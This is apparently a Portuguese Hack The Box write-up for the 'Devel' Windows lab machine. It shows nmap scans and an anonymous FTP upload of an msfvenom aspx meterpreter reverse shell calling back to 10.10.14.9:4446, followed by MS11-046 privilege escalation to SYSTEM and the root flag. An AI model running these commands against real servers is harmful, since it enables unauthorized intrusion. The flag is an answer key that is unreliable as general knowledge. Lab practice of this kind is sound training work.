

Nome:  
Devel

IP:  
10.10.10.5

Responde a ping (firewall possivelmente desativado).

Para iniciar, um scan sem confirmações se o host esta UP (-Pn), e procurando as 100 top-ports.

Comando 0:

```
root@kali:~/Documents/HTB/Morphus/Windows/Devel# nmap -Pn 10.10.10.5 --top-port=100
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-20 16:25 EST
Nmap scan report for 10.10.10.5
Host is up, received user-set (0.14s latency).
Not shown: 98 filtered ports
Reason: 98 no-responses
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 127
80/tcp    open  http    syn-ack ttl 127
Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

Com as portas encontradas anteriormente, podemos usar a classe de script default (-sC) do nmap p/ encontrarmos mais algumas informações.

Comando 0:

```
root@kali:~/Documents/HTB/Morphus/Windows/Devel# nmap -sC 10.10.10.5 -p21,80
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-20 16:40 EST
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.15s latency).

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 127
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 01:06AM      <DIR>      aspnet_client
| 03-17-17 04:37PM          689 iisstart.htm
| 11-24-19 05:25AM          2826 reverse.aspx
|_ 03-17-17 04:37PM          184946 welcome.png
|_ ftp-syst:
|_   SYST: Windows_NT
80/tcp    open  http    syn-ack ttl 127
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: IIS7
Nmap done: 1 IP address (1 host up) scanned in 5.74 seconds
```

O scan retornou um anonymous login que será verificado adiante, e também um servidor IIS7 da Microsoft.

Comando 0:

```

220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 01:06AM <DIR> aspnet_client
11-24-19 10:18AM 2841 boom.aspx
03-17-17 04:37PM 689 iisstart.htm
11-24-19 09:12AM 36634 nc.exe
11-24-19 09:12AM 43808 nc64.exe
11-24-19 09:40AM 438454 pitel.exe
11-24-19 02:15PM 74147 r.t.exe
11-24-19 05:25AM 2826 reverse.aspx
11-24-19 08:32AM 1579 shell.aspx
11-24-19 10:50AM 1833 systeminfo.txt
11-24-19 11:01AM <DIR> teste
11-24-19 09:45AM 23063 util.exe
03-17-17 04:37PM 184946 welcome.png
226 Transfer complete.
ftp>

```

O usuário anonymous permite o upload de arquivos para o mesmo local da pagina index do IIS. E com um pouco de pesquisa, foi possível conferir que a pasta chamada "aspnet\_client" pertence a linguagem asp.net, que roda em conjunto com servidores IIS por exemplo, para que arquivos asp e aspx possam rodar.

Sendo assim, é possível upar uma reverse shell em aspx (com FTP) e tentar obter resposta fazendo sua execução pelo navegador.

Comando 0 - Setando payload, localhost e porta para listening:

```

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4446
LPORT => 4446
msf5 exploit(multi/handler) > set LHOST 10.10.14.9
LHOST => 10.10.14.9
msf5 exploit(multi/handler) >

```

Comando 1 - Gerando payload com Msfvenom:

```

root@kali:~/Documents/HTB/Morphus/Windows/Devel# msfvenom LHOST=10.10.14.9 LPORT=4446 --platform windows -a x86 -p windows/meterpreter/reverse_tcp -f aspx -o shell.aspx
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2805 bytes
Saved as: shell.aspx

```

Comando 2 - Upando shell por FTP:

```

ftp> root@kali:~/Documents/HTB/Morphus/Windows/Devel# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2841 bytes sent in 0.00 secs (21.6751 MB/s)


```

Comando 3 - Listening, execução pelo navegador e obtenção da shell:

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4446
LPORT => 4446
msf5 exploit(multi/handler) > set LHOST 10.10.14.9
LHOST => 10.10.14.9
msf5 exploit(multi/handler) > █
```



A screenshot of a web browser window. The address bar shows '10.10.10.5/shell.aspx'. The page content is mostly blank, indicating a successful connection to a remote shell.




A screenshot of a Kali Linux terminal window. The terminal shows the following commands and output:

```
root@kali: ~/Documents/HTB/Morphus/Windows/Devel
msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 3512 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv> █
```



A screenshot of a Kali Linux terminal window, identical to the one above, showing the same commands and output for the Meterpreter session.

Ainda não é possível ler o arquivo user.txt, pois não obtivemos (ainda) o usuário que o detém.

E mesmo que tenhamos o usuário web do IIS, não temos root. E podemos começar olhando as informações do sistema quanto a patches.

Para a fase de privesc, podemos começar utilizando o comando systeminfo para obtermos uma relação de patches. Pois é um meio inicial de privesc.

Comando 0 - Gerando a relação de patches (dentro do host):



```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          basis
Registered Organization:
Product ID:                 55041-051-0948536-86302
Original Install Date:      17/3/2017, 4:17:31 00
System Boot Time:           25/11/2019, 3:07:35 00
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                X86-based PC
Processor(s):                1 Processor(s) Installed.
                             [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~20
```

E se atentando a versão do Windows e pesquisando, é perceptível que a versão é desatualizada e passível de kernel exploitation, o MS11-046.

Comando 1 - Upload do arquivo executavel de exploit e execução:

```
40777/rwxrwxrwx 0      dir    2017-03-17 11:04:39 -0400 files
40777/rwxrwxrwx 0      dir    2017-03-17 12:33:37 -0400 ftproot
40777/rwxrwxrwx 4096  dir    2017-03-17 10:37:32 -0400 history
40777/rwxrwxrwx 0      dir    2017-03-17 10:37:32 -0400 logs
40777/rwxrwxrwx 4096  dir    2017-03-17 10:37:32 -0400 temp
40777/rwxrwxrwx 4096  dir    2017-03-17 10:37:31 -0400 wwwroot

meterpreter > cd wwwroot
meterpreter > dir
Listing: c:\inetpub\wwwroot
=====

Mode                Size      Type    Last modified          Name
-----
40777/rwxrwxrwx    0      dir    2017-03-17 19:06:27 -0400 aspnet_client
100666/rw-rw-rw-   689     fil    2017-03-17 10:37:31 -0400 iisstart.htm
100666/rw-rw-rw-   2841    fil    2019-11-24 22:27:44 -0500 shell.aspx
100666/rw-rw-rw-  184946  fil    2017-03-17 10:37:31 -0400 welcome.png

meterpreter > upload MS11-046.exe
[*] uploading   : MS11-046.exe -> MS11-046.exe
[*] Uploaded 110.17 KiB of 110.17 KiB (100.0%): MS11-046.exe -> MS11-046.exe
[*] uploaded    : MS11-046.exe -> MS11-046.exe
meterpreter >
```

```
c:\inetpub\wwwroot>.\MS11-046.exe
.\MS11-046.exe

c:\Windows\System32>whoami
whoami
nt authority\system

c:\Windows\System32>cd ..\..\
cd ..\..\
```

Houve até uma troca de pasta automaticamente.

E fica possível visualizar o root.txt.

```
c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of c:\Users\Administrator\Desktop

18/03/2017  01:17  00      <DIR>          .
18/03/2017  01:17  00      <DIR>          ..
18/03/2017  01:17  00              32 root.txt.txt
                1 File(s)                32 bytes
                2 Dir(s)  24.608.718.848 bytes free

c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
```

Flag:

e621a0b5041708797c4fc4728bc72b4b

Referências:

MS11-046 - <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS11-046>